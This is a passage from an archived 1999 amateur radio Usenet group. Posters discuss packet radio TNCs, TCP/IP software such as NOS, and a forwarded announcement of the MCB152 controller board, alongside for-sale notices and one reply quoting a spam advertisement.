that NOS is some ten years behind the times in terms of hiding its
functionality from the user and merely presenting the results of its
endeavours behind a cold insulating 'window' - in line with current
practice.

Please do not confuse amateur radio in the U.S - a 'public service' - with
amateur radio in the U.K. (from whence Mr. Wade writes) - 'a service for
the purpose of self-training in communication by Wireless Telegraphy'.

'Works-out-of-the-box' solutions may be fine for a 'public service', but
in terms of the 'self training' I undergo as UK radio amateur, I can
assure you that I refer to books older than 'NOSIntro' on topics older
than 'NOS', and indeed older than amateur packet radio in order to seek
insights relevant to todays communication needs and practices.

NOS is a tool for those with commitment who wish to learn about TCP/IP,
rather than only use it. As such, it will not be every radio amateur's cup
of tea, but that is no good reason to be dismissive of it by those who do
not wish to undertake this particular path of learning challenge.

73, Gareth.

3560. scs ptc-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-23 00:00:00 UTC
From: gbelcas@pressenter.com
Message-ID: <gbelcas-2308990018400001@juifen.pressenter.com>
Source record: 16968

Is anybody using a mac with their ptc-II? I'm not anti-pc, just got a mac on my desk and would like to forego purchase of another computer (no matter how inexpensive) if possible. Tnx in advance.

gar

3561. Re: scs ptc-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-23 00:00:00 UTC
From: Gerrit Polder <polder@ph.tn.tudelft.nl>
Message-ID: <37c0f123@wau.nl>
Source record: 16969

depends on what you like to do, I'm running a PTCII from my iMac right now,
using just a terminal program (AppleWorks).
And by using Virtual PC you can use all the ugly PTC II pc programs.

regards,
Gerrit.

Gary M. Belcaster wrote in message ...
>Is anybody using a mac with their ptc-II? I'm not anti-pc, just got a mac
>on my desk and would like to forego purchase of another computer (no
>matter how inexpensive) if possible. Tnx in advance.
>
>gar

3562. Icom 245

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-23 00:00:00 UTC
From: Shawn Upton <supton@eece.maine.edu>
Message-ID: <37C16238.41C6@eece.maine.edu>
Source record: 16970

I remember seeing somewheres once some program for the old Icom 245 multi mode 2m radio. I would like to find some more info about this radio, if possible, as I own one.

Also, I'd like to make the jump, or start jumping, to digital. I know I need the TNC, but if I buy one, what is the price range that they run from? Also, what is out there for stuff in the 2m digital range? I'd like to eventually move to the higher bands, but takes a while to build the equipment.

Thanks for the info.
--
****
Shawn Upton
Electrical Engineering Student
University of Maine at Orono
webpage: http://www.eece.maine.edu/~supton/
mail: supton@eece.maine.edu
KB1CKT Tech Plus
****

3563. Dumb question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-23 00:00:00 UTC
From: Shawn Upton <supton@eece.maine.edu>
Message-ID: <37C16DE6.446B@eece.maine.edu>
Source record: 16971

Here's one that might not get any responses:

I just got a really old 8086 laptop--ok, stop laughing, it was free. Is there any old programs to do packet with this clunker? I'm thinking this guy might be usable for something, and if I'm correct, packet did precede laptops--at one time, someone probably did have programs to run on this machine.

Thanks for the help.
--
****
Shawn Upton
Electrical Engineering Student
University of Maine at Orono
webpage: http://www.eece.maine.edu/~supton/
mail: supton@eece.maine.edu
KB1CKT Tech Plus
****

3564. Re: Dumb question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-23 00:00:00 UTC
From: ralphmw@aol.com
Message-ID: <19990823154056.14100.00003009@ng-fl1.aol.com>
Source record: 16972

Hi Shawn,

Just about any DOS packet program will work on it a 8086. Try to stay small and simple at first and then experiment upward. An old DOS modem terminal program is great to start with like Procomm 2.X or similar. If you have any of ham radio CD-ROM disks like QRZ, etc., take a program off that and just give it a try. http://www.qrz.com has some software as well as http://www.tapr.org. Good luck & 73's.

de Ralph NH6QT/W3
ralphmw@aol.com

3565. Re: Dumb question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-23 00:00:00 UTC
From: Dave <davev@bluemoon.net>
Message-ID: <37C1A361.CFF36C97@bluemoon.net>
Source record: 16973

try paKet61,
http://www.tapr.org/tapr/html/softf.html
click on terminal,scroll down
ttyl de dave-n2rhl

Shawn Upton wrote:

> Here's one that might not get any responses:
>
> I just got a really old 8086 laptop--ok, stop laughing, it was free. Is
> there any old programs to do packet with this clunker? I'm thinking
> this guy might be usable for something, and if I'm correct, packet did
> precede laptops--at one time, someone probably did have programs to run
> on this machine.
>
> Thanks for the help.
> --
> **********
> Shawn Upton
> Electrical Engineering Student
> University of Maine at Orono
> webpage: http://www.eece.maine.edu/~supton/
> mail: supton@eece.maine.edu
> KB1CKT Tech Plus
> **********

3566. Windows CE Packet Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: Howard Nortcliffe <howardn@talk21.com>
Message-ID: <7pslkj$6rv$1@news5.svr.pol.co.uk>
Source record: 16974

Anyone know of any Packet software for a MIPS H/PC with the ability to run basic scripts?

--
Howard Nortcliffe
AX25 : G7CVX@GB7HUL.#15.GBR.EU
Email : howardn@talk21.com

3567. kam and baud setting !!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: Tim Billings <billings@nbnet.nb.ca>
Message-ID: <7ptcou$mm5$1@garnet.nbnet.nb.ca>
Source record: 16975

Having difficulty in setting baud rate on startup of tnc. Attempt to
transmit " * " for baud setting but tnc not responding. Have checked wiring
of tnc to comp. and radio as well ...everything seems fine. I have done a
hard reset several times with no changes to situation.I had it working
earlier in the week but will not work now.
Very close to giving it a real hard reboot... with a size 10 REDWING!!!
Help
Tim VE9XA

3568. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ptia5$166p@enews3.newsguy.com>
Source record: 16976

Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message
news:935350991.732878471@server...
"Charles Brabham" <n5pvl@texoma.net> wrote:

>>
>>The new software that has come out during the last few years has pretty
well
>>obsoleted the *NOS variations. These days *NOS is only for those who are
>>into "NOStalgia software".
>>
>>Now days Hams do not have to buy a book and find several "Elmers" in order
>>to get their software to work. The new stuff is much easier to set up.
Also,
>>Hams no longer have to "massage" the software into functionality, as is
>>common with *NOS. The new stuff works, right out of the box. No hacking
>>around at the code with a compiler is needed - or wanted.
>>
>>In short: Why bother buying a book about obsolete software?

>As a matter of interest to those of us who don't know about these things,
how
>do you:
>
>provide an FTP service to your users
>provide HTTP (ie. web) services to your users
>provide a choice of standard BBS, FBB and NNTP for reading bulletins
>provide a choice of standard BBS, SMTP and POP for reading personal mail
>provide a node for the world wide conver 'chat' system
>
>Just mildly interested in what other software provides all these facilities
>in one package, runs under DOS, Windows and Linux and can do so on
>an 8088 clunker with just a 5 1/4" floppy from 15 years ago...

None, and with very good reason! Monolithic, oversized, "do it all"
programs like that are another thing most of us were happy to leave behind
when we moved on out of the 1970's and into the '80's... Those kind of
monsters are traditionally chock full 'o bugs, and *NOS is no exception.
There's certainly no excuse for that sort of thing in this day and age.
Perhaps you are happy with NOStalgia software, but most of us want to make
at least some effort to keep up to date. Struggling to set up and use poorly
crafted software from the bad old days is not considered to be "fun" by most
hams that I know. - They'd rather spend more time on the air and less time
massaging the software.

Each to his own, I suppose.

Modern Ham software is modular in design. You only call up and use the modules needed for your installation.

The "FBB BBS" part of the *NOS variations, by the way, is a joke in itself. Knowlegable BBS SYSOPs don't bother with that particular bug collection. Yes, I know it took the amateur tcp[ip community ten years to come up with it... That still doesn't change the fact that they never got it right.

For over ten years now, the "amateur tcpip mantra" has included numerous claims of how great tcpip allegedly was, because eventually the day would come when we would be able to use native tcpip applications that are common to the software included with modern computers. - Heh heh heh...
Well, now that has come about, and the silence concerning this innovation from the amateur tcpip community has been deafening. We have not one, not two, but three software systems now that allow use of native tcpip apps, and NONE of them have seen widespread use by the amateur tcpip community. - Instead, we see apologists for "*NOStalgia software". The latest stuff from the 1970's.

So now the amateur tcpip folks are at last ready to admit, I suppose, that they are a nostalgia group within Amateur Radio, kind of like the guys who utilize AM on HF instead of SSB. Too provencial to keep up with the times or even to follow their own rhetoric, the amateur tcpip community now is in the dubious position of having to defend the use of old, outdated software created by old, outdated methods so that they can enjoy the substandard performance that only NOStalgia software can provide.

Well, the Amateur Radio community has always accepted that NOStalgia was important to the hobby. There's certainly nothing wrong with using whatever software appeals to you. The amateur tcpip community should follow the lead of other NOStalgia groups within the hobby though, and refrain from making silly claims as to how "modern" or "efficient" their NOStalgia software is. If you want to use obsolete software that's fine, but don't make yourself look silly by trying to claim that it's still the latest thing.

It's not. (hint, hint.)

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3569. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ptj3r$16jp@enews3.newsguy.com>
Source record: 16977

Gareth Rowlands <gareth@lightfox.demon.co.uk> wrote in message
news:19990822.231043.13@lightfox.demon.co.uk...
>
> NOS is a tool for those with commitment who wish to learn about TCP/IP,
> rather than only use it. As such, it will not be every radio amateur's
> cup
> of tea, but that is no good reason to be dismissive of it by those who do
> not wish to undertake this particular path of learning challenge.

If *NOS were only put forth as a learning tool for that tiny minority that care about the intimate details of tcpip, that would be just fine. - Just as long as nobody is dumb enough to recommend it for general use, in this day and age. That's the main thing.

For my part, if I were interested in the intimate details of tcpip though, I'd be wanting to know how to set up and run servers for the native tcpip apps that millions use worldwide today, not a cobbled-together hack-o-gram put together over a decade ago. I'd want to know about what's being used NOW, in the real world. NOS will not teach you that, but the newer tcpip software will.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3570. Re: Dumb question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: Willie Peloquin <wpeloqui@ismi.net>
Message-ID: <7pu1percc1@nnrp1.deja.com>
Source record: 16978

This is not a dumb question. Packet is a perfect application for that computer. Any dos based packet program should do fine. Remember that the old IBM PC was quite a powerful computer in its day. Not all applications need more computer power than was available during the Apollo launches.

FWIW,

Willie

In article <37C16DE6.446B@eece.maine.edu>,
Shawn Upton <supton@eece.maine.edu> wrote:
> Here's one that might not get any responses:
>
> I just got a really old 8086 laptop--ok, stop laughing, it was free.
Is
> there any old programs to do packet with this clunker? I'm thinking
> this guy might be usable for something, and if I'm correct, packet did
> precede laptops--at one time, someone probably did have programs to
run
> on this machine.
>
> Thanks for the help.
> --
> **********
> Shawn Upton
> Electrical Engineering Student
> University of Maine at Orono
> webpage: http://www.eece.maine.edu/~supton/
> mail: supton@eece.maine.edu
> KB1CKT Tech Plus
> **********
>

--
Willie Peloquin
Senior Software Engineer - Contract
http://www.ismi.net/~wpeloqui

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3571. Help with PK900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: Jeff Smith <jsmith@fox.nstn.ca>
Message-ID: <37C2863A.4DDACA62@fox.nstn.ca>
Source record: 16979

Help!

I need someone to provide some guidance on getting a PK900 TNC working with AMTOR. I am new to the mode, and have found the PK900 manuals and Timewave to be very unforthcoming with assistance.

Jeff VE1ZAC

3572. TCPIP TASK FORCE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <734.sv1uy@nest.sv1uy.ampr.org>
Source record: 16980

Dear friends,

Look at a very interesting MESSAGE about a new SPECIAL TNC called MCB152!!!

FORWARDED MESSAGE
------cut here---------

Thanks for reading this message, i am sure you will find it
overwhelming!

We have provided a number op people and organizations with the following
information. It is impossible to send free copies to everyone. I hope
they are willing to share and distribute this information to you. Don't
hesitate to contact us or one of them to ask more about our MCB152
project.

This is the letter send to them:

TCP/IP TASK FORCE
UBA MEMBER
EURO><LINK MEMBER
Sint-Truiden, August 12 1999
Dear Mr.,
Please find included with this letter, a copy of our MCB152 CD-ROM,
which contains a wealth of information about our micro controller board.
During three years we have been working on a new TNC, which allows and
even enforces future developments. It is based upon the famous MCS51
80c31 micro controller derivative 80c152jb of INTEL. Our primary goals
are to:
- promote the usage of TCP/IP on our AX.25 network by making it
user-friendly and by opening doors for high speed user access.
- provide a free development system for the MCS51 and derivative family
of micro controllers.
As we believe this information can be of great value to the amateur
packet radio community, we kindly ask you to distribute this
information.
We have included articles in English, Dutch and French. You can use the
articles in \mcb152\docs\ as presented or as a guide for your
publication. You may use all information found on this CD-ROM to create
your own resume about the features of our board. We encourage you to
copy the CD-ROM and distribute it for non-profit purposes.
Please send us a copy of your publication, so we can keep track about
the spread of this information.
Although you can buy a functional MCB152 directly from us, it is
certainly not our intention to make it a commercial product. To enforce
this statement, we included all schematics, source codes, hard- and

software reference manuals as well as a full development environment with libraries on the 'free to distribute' MCB152 CD-ROM. During development, we were forced to contact a commercial organization to succeed in our goal. This organization, R&D International, supports us in the development of the MCB152 and distributes the packaged product to the world. The cooperation between us provides us some means for future developments. You may find extra, frequently updated information on our web site www.caseconsole.com/mcb152. For a more general overview on our project, you could also take a look at
http://gallery.uunet.be/Gert.Leunen
We hope people will find this project a motivating initiative that encourages them into the development and distribution of related information. If you want more information, feel free to contact us.
Thank you for your time and we are certain you will find it interesting enough to promote the project and its goals.
Greetings,
TCP/IP TASK FORCE
Walter Machiels, ON4AWM
Joachim Elen, ON1DDS
Gert Leunen, ON1BLU

What is this all about? I will try to explain you in short.

MCB152 ... INTERNET WITH MICRO CONTROLLER TNC

Packet vs. Internet

The experimenting Radio-Amateurs and their organizations nowadays prefer to use the Internet as their primary medium for exchanging data. Why is it that they are willing to pay for the Internet services, while a wireless digital network is available for free? Despite our ever-lasting efforts we must admit the lack of modernization on our packet network. It doesn't appear to be the slowness - even on the Internet we find an acronym for WWW: WorldWide Waiting - but the complexity (with regard to configuration and operation) of the legacy communication software that's preventing comfortable use.
One can hardly compare the features and user friendliness of Netscape and Internet Explorer with those of our Packet radio software. Just think of it: automatic mail delivery with the possibility to attach schematics or pictures with simple drag&drop, transferring large files without the need of using 7plus, automatic routing instead of hopping from node to node and hoping no intermediate link will fail, etc. We could enjoy all this if we would use the same communication protocols as on the Internet, TCP/IP that is.
The reason why we're not doing this at this moment is due to the proprietary command sets of the various TNC types. The only standard that has ever been adhered to for TNCs is the KISS protocol, which moves the Packet Radio 'intelligence' from the TNC back to the PC. This forces us to write device drivers for our favorite operating systems (except for Linux, none of them know AX.25 nor KISS). As you might have guessed, this is not a simple job to do. It has been done on Windows '95 a few

times, but their main problems are stability. One shouldn't expect such drivers to be developed for OS/2, Mac, etc. That's why we tried to make the TNC compatible with the OS instead of the other way around.

Dialing on to your TNC

These thoughts were the base for the TNC project we started in Sint-Truiden years ago. The installation of our TNC and the connection to our Packet network should be comparably easy as for a regular telephone modem and setting up an Internet connection, respectively. We programmed the TNC to act as an ordinary telephone modem (using the standard Hayes AT command set) towards the PC (and the Operating System). We added a few commands that are typically needed on Packet Radio networks: call sign, TX-delay, persistence, etc. (which can easily be entered once as the modem-init string). Finally, we dial to our Internet Service Provider using a call sign instead of a telephone number.
Once the computer thinks it's connected to the ISP (as the TNC confirmed this), both switch to the well known SLIP protocol. Our TNC will replace the SLIP specifics on all data originating from the PC by Packet Radio (AX.25) specifics and will then put these packets on the air. Captured packets will be filtered against the user's call sign and translated to SLIP frames. So the TNC actually acts like the ISP itself, but fully transparent for the Operating System and the user. This enables Radio-Amateurs to use services like E-mail, file transfer, Net news, WWW, IRC, etc. with the very same software they're using on the Internet. The services themselves are provided by servers like on0baf.baf.be.ampr.org (44.144.181.1), just as on the Internet.
We expect this will cause the development of new equipment, which will increase our transmission speeds.
These developments could reverse the decreasing interest to use or experiment with the Packet Radio network. Information on new developments can also be made available more easily. Using the well known standard TCP/IP should also avoid the long times to develop new services or new techniques from scratch.

TNC = (C with communication software

Generally spoken, a TNC is a micro controller with TNC software (the Packet Radio protocol, for example) included on its EPROM and equipped with special hardware to control a transceiver. Typical TNCs can not be used for anything but Packet Radio (or other digital protocols for that matter).
To allow the usage of our board for almost any project one could imagine, our EPROM only includes the firmware necessary for being able to receive the ultimate software from a PC (so the firmware is comparable in function to the BIOS in a PC). Additionally, the firmware allows for debugging, disassembling or starting the software. Software is downloaded into our MCB-152 using the well known Intel-Hex format (text files).
The transceiver control hardware is on a separate board, which is

plugged onto the MCB-152 (compare the MCB-152 with a motherboard in a PC, where additional boards can be plugged in). Currently, the MCB-152 is delivered with a plug-in board that cross connects to a USCC-type modem - available from the BayCom group. The DK9RR modem, for example, allows for 1200bd AFSK, 4800bd and 9600bd G3RUH operation. And depending on the software you downloaded into the MCB-152, you can use your old style Packet Radio software (with MCB-152 running as a KISS TNC) or the newer fancy Internet software (SLIP TNC).
The board is called MCB-152 since it is a micro controller board based on Intel's 80c152jb universal communication controller (an 8051 with internal communication facilities, capable of doing 680 kb/sec with the current clock frequency - extendable to 2 Mb/sec). We equipped the MCB-152 with the maximum amount of memory for an MCS51 processor (which is 128 kb: 64 kb data and 64 kb code). All unused I/O connections are guided through extension connectors for future developments.
The firmware in the EPROM contains a library of 50+ routines, which are copied to RAM during power up. This enables novices to make an easy start on programming the micro controller. Furthermore, this copy operation is completed by turning off the EPROM, making all memory addresses available for use, unlike many other systems that hide part of their RAM behind their ROM.

MCB152, a wealth on information

We included all schematics, layouts, library references, assembly and installation guides, etc. on a CD-ROM. It also includes a complete development environment (including BASIC interpreters, C-compilers, assemblers, debuggers, etc.), the source code of all projects we've already completed, information and utilities available from the Internet, application notes and user guides for the MCS51 series of micro controllers.
A video file (software\intro.avi) shows the history of our project and can be used to introduce others. One can also order an assembled, functional and tested MCB-152 for an attractive price.

If you're interested, feel free to contact us.

* ON4AWM - Walter Machiels,
TEL+FAX: +32 11 67.34.80.
on4awm@on0baf.baf.be.ampr.org.

* ON1DDS - Joachim Elen,
TEL: +32 11 67.44.26.
on1dds@on0baf.baf.be.ampr.org.
joachim.elen@village.uunet.be.

* R&D International N.V. - S.A.
Naamsesteenweg 146, B-3800 Sint-Truiden.
TEL: +32 11 67.39.00
FAX: +32 11 68.87.00

* Web site:
http://www.caseconsole.com/mcb152

You can see, this is just the beginning.

During the past few months we were busy compiling a course for future and current sysops so they could convert there existing BBS to a fully functional TCP/IP server. Date set at next October. We will provide extra information on that in a separate message.

If you are interested in this material and would like to know more about is, i suggest you should contact one of the following organizations or people who got a free copy of our CD-ROM or take direct contact with us via packet or Internet. Encourage those people to distribute this information. Make the packet network a place to be!

Remember commercial information will only be provided via the Internet!
Mobile Ham, Sinzaburo Kaway JA1FUY, Denpa Jikken-Sha Co., 6-15-4 Shimouma Setagaya-Ku, Tokyo, Japan 154

Funkamateur, Knut Theuric DG0ZB, Berliner Strasse 69, D-13189 Berlin-Pankow, Germany

HaGal, Shlomo Mussali 4X6ML, P.O.Box 82225 Tel Aviv, Israel 61081

CQ DL, Harry Radke DB2HR, P.O.Box 1155, D-34216 Baunatal, Germany

Radioaficion Microcomp, Cesar A. Ramos N2MDE, 252-35 Leeds RD, Little Neck, NY 11362 USA

CQ Radioamateur, Miquel Pluvinet Grau, Concepcion Arenal 5, E-08027 Barcelona, Spain

CQ Radioamateur, Mark Kentell F6JSZ, Le Puy Pincon, P.O.Box 76, F-19002 Tulle Cedex, France

Radio REF, David Lemaire, 32 Rue de Suede, BP 7429, F-37074 Tours Cedex 2, France

R.C.A., Radio Club LU4AA, Carlos Calvo 1424, Buenos Aires 1102, Argentina

Radio ZS, P.O.Box 807 Houghton, Johannesburg 2041, South Africa

Old Man, Werner Muller HB9CUQ, Postfach, Weissacher, CH-4539 Rumisberg, Switzerland

Amateur Radio, Bill Rice VK3ABP, P.O.Box 2175, Caufield Junction, Vic 3161, Australia

CQ Electronica, Giorgio Totti, Via Agucci 104, I-40131 Bologna, Italy

QTC Amatorradio, Ernst Winborg SM0RGP, Trekvista Bygata 36, S-17800 Ekero, Sweden

Hobby Elektronika, Bekei Ferenc HA5KU, P.O.Box 603, H-1374 Budapest, Hungary

CQ QSO, Dries Decadt ON6CX, Wijtschaatse Str 23, B-8902 Voormezelee, WV Belgium

EDR OZ, Flemming Hessel OZ8XW, Knud Rasmussenveg 4, DK-7100 Vejle, Denmark

Radioamatoori, Annika Wahlstrom, P.O.Box 44, FIN-00441 Helsinki

Finland, Spark, 71-B Pocket A-9, Kalhaji Extension, New Delhi 110019, India

Break-In, Jhon Walker ZL3IB, P.O.Box 1733 Christchurch, New Zealand

Radio, Yuri Krycov, Seliverstov per 10, Moskow 103045, Russia

QST, Mark J. Wilson K1RO, 225 Main st. , Newington , CA-06111-1494, USA

CQ Amateur Radio, Alan M.Dorhoffer K2EEK, CQ Communications, 25 Newbridge Rd., Hicksville NY-11801, USA

RSGB, Lambda House, Cranborne Road, Potters Bar, Herts, EN6 3JE, United Kingdom

VRZA, Postbus 116, NL-3769 Soesterberg, The Netherlands

FADCA, P.O.Box 942 , Dade City FL 33526-0, Florida USA

NEDA, P.O.Box 563, Manchester NH 0310, United Kingdom

TAPR, 8987-309 E , Tanque Verde Rd 337, AZ 85749-93 Tuscon, USA

ADACOM, Wolf H. Rech DF9IC, Fahrstrasse 28, D-53773 Hennef, Germany

VERON, P.O.Box 1166, NL-6801 DB Arnhem, The Netherlands

Holger Eckardt, Kirchstockacherstr 33, D-85662 Hohenbrunn, Germany

Baycom Gmbh, Tassiloweg 3, D-39051 Regensburg , Germany

AMA, Karl Karmasin OK2FD, Gen.Syobody 636, CS-67401 Trebic, Czech Republic

Thanks for reading this and hopefully this information serves you in you quest to a better packet network!

73 from our TCP/IP Task force
------cut here-----------------

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
IP Coordinator for AMPRnet in Greece.
e-mail: sv1uy@sv1uy.ampr.org
PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO

Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
or my homepage at http://www.athnet.ampr.org/~sv1uy
or my MIRROR page at http://users.forthnet.gr/ath/sv1uy

Need a PLUG & PLAY JNOSKIT? Tɪy my homepage!

3573. QSL wanted for R0MIR-1 contact

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: William Dale Jr <william.dalejr@lmco.com>
Message-ID: <37C31DD4.D219E66@lmco.com>
Source record: 16981

Where can I request a QSL for my first packet contact with the MIR R0MIR-1 Packet MBOX? After many years tying I finnaly got connected and got a message posted this last Sunday!

It sure made my weekend!!

73's
N2RHV@amsat.org

3574. Re: $1/Minute Phonesex Dating 17077

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: dlwdaw <dlwdaw@mindspring.com>
Message-ID: <7pvgvr$f41$1@nntp6.atl.mindspring.net>
Source record: 16982
Cross-posted to:
rec.pyrotechnics,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

get the fuck out of here
<a67hafnhaf@aol.com> wrote in message news:240899125706@aol.com...
> Wanna meet someone tonight?
>
> It costs ONLY $1 per minute
>
> CALL NOW : 1-800-750-GIRL (4475)
>
> These girls are not phonesex workers. They are horny girls who are on the
line cuz it's free phonesex for them. You are free to arrange to meet anyone
you meet on this line. Give it a try!
>
> -Enjoy"A<c/Zd]

3575. FS: Kam Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: "L. E. Dietrich" <lou-nn2g@worldnet.att.net>
Message-ID: <7pvil2$m3q$3@bgtnsc03.worldnet.att.net>
Source record: 16983

I have a KAM Plus with all the cables and Hostmaster software and a firmware upgrade it is V8..(firmware not installed)

I bought it off someone, hooked it up to make sure it worked then put it back in the box!.I am used to my PK232 and didn't want to switch!

It is in excellent shape and just sitting here..$225...

Lou N2TU...

n2tu@att.net

3576. PK Term 99 and PakRatt

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: David Hungerford <dave@hungerford.cc>
Message-ID: <37C3525C.304D7ED2@hungerford.cc>
Source record: 16984

Has anyone used both PK Term 99 and Windows PakRatt/ Which would you
buy for a PK900 tnc?
Dave N1OLX

3577. Wanted SCS PTC II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: jhvogt@ibm.net
Message-ID: <37c356ff@news1.us.ibm.net>
Source record: 16985

Wanted: SCS PTC II used, we are going cruising and would like this particular modem. Any for sale?

3578. Re: kam and baud setting !!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-24 00:00:00 UTC
From: Jim Bomer <w5im@davlin.net>
Message-ID: <37C35134.516965FC@davlin.net>
Source record: 16986

Hi Tim,
Here are a couple of things to check (if you haven't already done so). Check the port setting on the terminal software you are using to make sure that it is using the port that you have the tnc connected to. If that's ok, install a RS 232 tester in line (Radio Shack sells one) at the tnc in the cable line and see if you are indeed talking to the tnc. Last thing (probably should be the first thing you check) is to check your power supply voltage to see if it's putting out the proper voltage. I once was having a similar problem with my KAM + and sent an email to Kantronics about it. The only thing they suggested was to check the power supply voltage. I couldn't believe that could be the problem, but I checked it anyway and found it to be around 6 volts out. Boy did I feel dumb. So check that power supply first if you haven't already.

73
Jim/W5IM

Tim Billings wrote:

> Having difficulty in setting baud rate on startup of tnc. Attempt to
> transmit " * " for baud setting but tnc not responding. Have checked wiring
> of tnc to comp. and radio as well ...everything seems fine. I have done a
> hard reset several times with no changes to situation.I had it working
> earlier in the week but will not work now.
> Very close to giving it a real hard reboot... with a size 10 REDWING!!!
> Help
> Tim VE9XA

3579. Re: Icom 245

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: Shawn Upton <supton@eece.maine.edu>
Message-ID: <37C44A76.59E2@eece.maine.edu>
Source record: 16849

Bent Bagger wrote:
>
> In article <37C16238.41C6@eece.maine.edu>,
> Shawn Upton <supton@eece.maine.edu> wrote:
> > I remember seeing somewheres once some program for the old Icom 245
> > multi mode 2m radio. I would like to find some more info about this
> > radio, if possible, as I own one.
>
> I own one as well and I have the documentation for the radio (manual,
> diagrams, modifications, etc). I'm uncertain as to what you mean by
> 'program', du do mean something to control the radio over the AUX port?
>
> Best 73 de Bent/OZ6BL

Yeah, something like that. I saw a qbasic program, I think. I have the
owners manual for the radio, but it doesn't say anything about that port
(and nothing about the ssb/cw part of the radio!). What documentation
do you have?
--
****
Shawn Upton
Electrical Engineering Student
University of Maine at Orono
webpage: http://www.eece.maine.edu/~supton/
mail: supton@eece.maine.edu
KB1CKT Tech Plus
****

3580. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q1j3q$f85$1@bgtnsc01.worldnet.att.net>
Source record: 16850

Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message
news:935606756.717866254@server...
"Charles Brabham" <n5pvl@texoma.net> wrote:
>>Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message So answer the
>>question then...
>>
>>>How would *YOU* propose that the modern modular Amateur provide all the
>>above
>>>services I note - bearing in mind that these are *SERVERS* and NOT
clients
>>that
>>>come for free win WinDoze.
>>
>>Here's an opportunity for you to learn something new from the new software
>>systems, without even having to run one of them:
>>
>>Look into the free tcpip server software available for Win95/98. (It's all
>>there.) Then check out W0RLI's new software that allows use of Normal
>>E-mail programs for posting and reading Packet messages.
>>
>>While investigating the Win95/98 server software, you may be tempted to
set
>>some of it up and run it yourself...
>>

>[snip]

>>Not up to it? Can't figure it out?

>OK - figure this one out then.

>Station A can't hear station B so wishes to route his IP traffic via
>station C. If station C is running Windows 95/98 then he's stuffed
>because Windoze is so broken it can't even route properly.

How strange. THIS Win98 machine is doing it as I type.
So is my DOS machine, and my Linux machine, and my
OTHER Win98 machine. Guess Charles is right, hams ARE
too lazy and/or stupid to understand how to make things work.

>Windoze may work fine for those who don't mind continual reboots
>and are only running client software - I'd recommend it to those
>who have no wish to learn anything new - but to make a NETWORK
>then its lost before its started.

Total cluelessness. It is amazing to see it here in a newsgroup frequented by folks who claim a lack of ignorance. All my Win98 machines can (and do) route ip, as does my Linux machine and my DOS machine. Robin, you need to get yourself educated!

>Robin. G8ECJ

--

... Hank

http://horedson.home.att.net

3581. FS: Sencore CG-25.."Little Huey"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: "MIKE M." <PROAUDIO99@prodigy.net>
Message-ID: <7q1tdp$2iok$1@newssvr03-int.news.prodigy.com>
Source record: 16851

FS: Sencore CG-25 "Little Huey" Color bar Generator......In orig. box
Let me know.....Mike 814-868-0866
Thanks

3582. Re: Wanted SCS PTC II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <37c4a53d@news1.us.ibm.net>
Source record: 16852

Boy not mine! Would not part with it!

--

Roger, W6VZV
also reply via W6VZV@ARRL.NET
--
Politicians are the same all over. They promise to
build bridges, even where there are no rivers.
-Nikita Khrushchev

<jhvogt@ibm.net> wrote in message news:37c356ff@news1.us.ibm.net...
> Wanted: SCS PTC II used, we are going cruising and would like this
> particular modem. Any for sale?
>
>

3583. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: Robin Gilks <g8ecj@abmdata.demon.co.uk>
Message-ID: <935529852.2145703189@server>
Source record: 16987

"Charles Brabham" <n5pvl@texoma.net> wrote:
>Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message
